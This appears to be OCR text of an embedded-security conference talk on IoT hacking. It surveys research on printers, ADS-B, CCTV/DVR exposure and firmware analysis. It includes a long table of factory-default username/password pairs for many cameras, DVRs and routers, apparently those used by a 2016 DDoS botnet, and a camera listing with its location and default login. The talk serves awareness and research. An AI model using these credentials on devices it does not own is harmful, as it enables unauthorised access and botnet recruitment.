
Hacking the Internet of Things

Andrei Costin
andrei@firmware.re
@costinandrei

What I do?
Embedded Security Research


2009 – RFID MiFare Classic (MFCUK)

https://github.com/nfc-tools/mfcuk




2010-2011 – MFP/Printer Security

Attacker has access to printed document details



In 2010 demo'd : mapping public MFPs




- ☐ My Places
- ☑ Temporary Places
  - ☑ AndreiCostin_Geolocation_MFP...
    - ☑ Canon 6440
    - ☑ HP 8566
    - ☑ Lexmark 390
    - ☑ Kyocera 359
    - ☑ Ricoh 1199
    - ☑ IBM 62
    - ☑ Xerox 1362
    - ☑ Olivetti 7
    - ☑ Epson 561
    - ☑ Konica Minolta 470
    - ☑ Brother 1
    - ☑ Dell 297
    - ☑ Others 460

http://www.youtube.com/watch?v=t44GibiCoCM

What I do?

Embedded Security Research

2012 – ADS-B Airplane AirTraffic Security



BAW164

Airline: British Airways

Flight: BA164

From: Tel Aviv, Ben Gurion (TLV)

To: London, Heathrow (LHR)

Aircraft: Boeing 777-236 (B772)

Reg: G-VIIC

Altitude: 40000 ft (12192 m)

Speed: 435 kt (806 km/h, 501 mph)

Track: 297°

Hex: 400500

Squawk: 2767

Pos: 40.0048 / 5.7793

Radar: EDDF4

flightdiary

None

What is Flightdiary?

Aircraft View - BAW164


http://www.flightradar24.com/BAW164/view

What I do?
Embedded Security Research

2013 – CCTV/DVR Security

- http://www.powerofcommunity.net/poc2013/slide/andrei.pdf
  - Warned about high population of vulnerable & accessible
  - Disclosed some backdoor vulnerabilities in CCTV/DVR
    - http://firmware.re/vulns/acsa-2013-009.php
- https://github.com/zveriu/cctv-ddns-shodan-censys
  - Demonstrated 1-2 million CCTV/DVR online


2014 – Insecam launched by anonymous




Country:	Moldova, Republic Of. You can see other **online cameras** in Moldova, Republic Of.
Country code:	MD
Region:	Chisinau
City:	Chisinau. **View CCTV online** in Chisinau.
Latitude:	47.005560
Longitude:	28.857500
ZIP:	MD-2000
Timezone:	+03:00
Channels:	11
Manufacturer:	Hikvision
Default login:	admin
Default password:	12345

What I do?
Embedded Security Research

2016 – Largest DDoS by... CCTV/DVR




2016 – Largest DDoS by... CCTV/DVR



Username/Password	Manufacturer	Link to supporting evidence
admin/123456	ACTi IP Camera	https://ipvm.com/reports/ip-cameras-default-passwords-directory
root/anko	ANKO Products DVR	http://www.cctvforum.com/viewtopic.php?f=3&t=44250
root/pass	Axis IP Camera, et. al	http://www.cleancss.com/router-default/Axis/0543-001
root/vizxv	Dahua Camera	http://www.cam-it.org/index.php?topic=5192.0
root/888888	Dahua DVR	http://www.cam-it.org/index.php?topic=5035.0
root/666666	Dahua DVR	http://www.cam-it.org/index.php?topic=5035.0
root/7ujMko0vizxv	Dahua IP Camera	http://www.cam-it.org/index.php?topic=9396.0
root/7ujMko0admin	Dahua IP Camera	http://www.cam-it.org/index.php?topic=9396.0
666666/666666	Dahua IP Camera	http://www.cleancss.com/router-default/Dahua/DH-IPC-HDW4300C
root/dreambox	Dreambox TV receiver	https://www.satellites.co.uk/forums/threads/reset-root-password-plugin.101146/
root/zlxx	EV ZLX Two-way Speaker?	?
root/juantech	Guangzhou Juan Optical	https://news.ycombinator.com/item?id=11114012
root/xc3511	H.264 - Chinese DVR	http://www.cctvforum.com/viewtopic.php?f=56&t=34930&start=15
root/hi3518	HiSilicon IP Camera	https://acassis.wordpress.com/2014/08/10/i-got-a-new-hi3518-ip-camera-modules/
root/klv123	HiSilicon IP Camera	https://gist.github.com/gabonator/74cdd6ab4f733ff047356198c781f27d
root/klv1234	HiSilicon IP Camera	https://gist.github.com/gabonator/74cdd6ab4f733ff047356198c781f27d
root/jvbzd	HiSilicon IP Camera	https://gist.github.com/gabonator/74cdd6ab4f733ff047356198c781f27d
root/admin	IPX-DDK Network Camera	http://www.ipxinc.com/products/cameras-and-video-servers/network-cameras/
root/system	IQinVision Cameras, et. al	https://ipvm.com/reports/ip-cameras-default-passwords-directory
admin/meinsm	Mobotix Network Camera	http://www.forum.use-ip.co.uk/threads/mobotix-default-password.76/
root/54321	Packet8 VOIP Phone, et. al	http://webcache.googleusercontent.com/search?q=cache:W1phozQZURUJ:community.freepbx.org/t/packet8-atas-phones/411
root/00000000	Panasonic Printer	https://www.experts-exchange.com/questions/26194395/Default-User-Password-for-Panasonic-DP-C405-Web-Interface.html
root/realtek	RealTek Routers	
admin/1111111	Samsung IP Camera	https://ipvm.com/reports/ip-cameras-default-passwords-directory
root/xmhdipc	Shenzhen Anran Security Camera	https://www.amazon.com/MegaPixel-Wireless-Network-Surveillance-Camera/product-reviews/B00EB6FNDI
admin/smcadmin	SMC Routers	http://www.cleancss.com/router-default/SMC/ROUTER
root/ikwb	Toshiba Network Camera	http://faq.surveillixdvrsupport.com/index.php?action=artikel&cat=4&id=8&artlang=en
ubnt/ubnt	Ubiquiti AirOS Router	http://setuprouter.com/router/ubiquiti/airos-airgrid-m5hp/login.htm
supervisor/supervisor	VideoIQ	https://ipvm.com/reports/ip-cameras-default-passwords-directory
root/<none>	Vivotek IP Camera	https://ipvm.com/reports/ip-cameras-default-passwords-directory
admin/1111	Xerox printers, et. al	https://atyourservice.blogs.xerox.com/2012/08/28/logging-in-as-system-administrator-on-your-xerox-printer/
root/Zte521	ZTE Router	http://www.ironbugs.com/2016/02/hack-and-patch-your-zte-f660-routers.html


Embedded Devices: EVERYWHERE!



by Wilgengebroed on Flickr [CC-BY-2.0]

Embedded Devices: Smarter, More Complex

API



by Wilgengebroed on Flickr [CC-BY-2.0]

<?xml?>

{JSON}


RESTful API

GET PUT POST DELETE

Embedded Devices: More Interconnected, More WWW

API

<?xml?>



by Wilgengebroed on Flickr [CC-BY-2.0]

{JSON}

RESTful API

GET PUT POST DELETE

WWW

Embedded Devices: More Interconnected, More WWW

Observations

By 2014, there were hundred thousands firmware packages (*Costin et al., USENIX Security 2014*)

By 2014, there were 14 billion Internet connected objects (*Cisco, Internet of Things Connections Counter, 2014*)

By 2020, there will be between 20 and 50 billion interconnected IoT/embedded devices (*Cisco, The Internet of Everything in Motion, 2013*)

Challenges

Large number of devices

Large number of firmware files

Highly heterogeneous systems

Increasingly “smart”, “connected”

Highly unstructured firmware data

Vulnerable devices exposed

Challenges and Solutions

Large number of devices → Analysis without devices

Large number of firmware files → Scalable architectures


Highly heterogeneous systems → Generic techniques

Increasingly “smart”, “connected” → Focus on web interfaces & APIs

Highly unstructured firmware data → Large dataset classification


Vulnerable devices exposed → Technology-independent device fingerprinting

Scalable Framework: Dynamic Firmware Analysis




Unpacked Firmware Sources

Scalable Framework:
Dynamic Firmware Analysis



Scalable Framework:
Dynamic Firmware Analysis




Unpacked Firmware Sources

